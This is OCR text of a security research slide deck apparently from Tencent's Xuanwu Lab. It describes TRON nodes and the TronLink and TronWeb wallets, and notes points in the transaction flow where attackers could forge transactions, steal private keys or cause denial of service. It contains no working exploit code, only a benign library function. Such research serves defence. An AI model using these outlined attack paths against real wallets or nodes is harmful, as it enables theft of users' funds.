
腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Super Representatives

- TRON uses the super-representative mechanism.
- The top 27 candidates with the most votes are the super representatives.
- Super representatives generate blocks, package transactions and get block rewards.

https://t.me/learningnets

Tron Nodes



https://t.me/learningnets

Limits

- As shown by tronscan.org , Tron has 1332 nodes in total.
- Only a quarter of the nodes can be accessed through the HTTP service.
- There is no guarantee that more than half of the super representatives have enabled HTTP services.

https://t.me/learningnets

Back to Tron HTTP Node

- The TRON HTTP node has a variety of API calls to allow users to interact with the blockchain.
- Some of the API calls serve as stand-alone requests to get individual pieces of information.
- There are also many API calls which modify the user TRX wallet, resulting in a need to sign and broadcast the transaction.

https://t.me/learningnets

Transaction Process

- Make a Transaction
  /wallet/createtransaction
  return raw transaction in json format.

  Forge `raw transaction`

- Sign the Transaction
  /wallet/gettransactionsign
  use the private key to sign the raw transaction

  Steal `private key`

- Broadcast the Transaction
  /wallet/broadcasttransaction
  broadcast signed transaction to blockchain

  DOS

https://t.me/learningnets

TronLink Wallet

- TronLink is firstly launched at TRON’s official website and backed by TRON foundation.
- TronLink is the TRON wallet with the most users.
- TronLink has three versions (Chrome Wallet Extension/iOS/Android).



https://t.me/learningnets


TronLink Wallet

- iOS/Android
  - Make a Transaction
  - Sign the Transaction
  - Broadcast Transaction


- Chrome Wallet Extension
  - Make a Transaction
  - Sign the Transaction
  - Broadcast Transaction

https://t.me/learningnets

Attack Chrome Wallet Extension



https://t.me/learningnets



https://t.me/learningnets

Why Chrome Wallet Extension has different behavior from iOS/Android

https://t.me/learningnets

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

TronWeb Library

- TronWeb aims to deliver a unified, seamless development experience influenced by Ethereum's Web3 implementation.

- TronWeb
  - Make a Transaction
    - tronWeb.transactionBuilder.sendTrx
  - Sign the Transaction
    - tronWeb.trx.sign
  - Broadcast Transaction
    - tronWeb.trx.sendRawTransaction

https://t.me/learningnets

TronWeb Library

tronWeb.transactionBuilder.sendTrx

```
sendTrx(to = false, amount = 0, from = this.tronWeb.defaultAddress.hex,
options, callback = false) {

    // accept amounts passed as strings
    amount = parseInt(amount)

    const data = {
        to_address: toHex(to),
        owner_address: toHex(from),
        amount: amount,
    };

    this.tronWeb.fullNode.request('wallet/createtransaction', data,
          'post').then(transaction => resultManager(transaction,
          callback)).catch(err => callback(err));
}
```

https://t.me/learningnets

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

TronWeb Library

- TronLink Chrome Wallet Extension
- Multicurrency wallet
- Dapps


https://t.me/learningnets

Multicurrency Wallet

- Multicurrency wallet is a wallet that supports multiple cryptocurrency transactions.
- imToken is a multi-currency wallet that supports Tron.
- imToken has 12 million users.
- imToken uses the TronWeb library.

https://t.me/learningnets

Multicurrency Wallet



https://t.me/learningnets

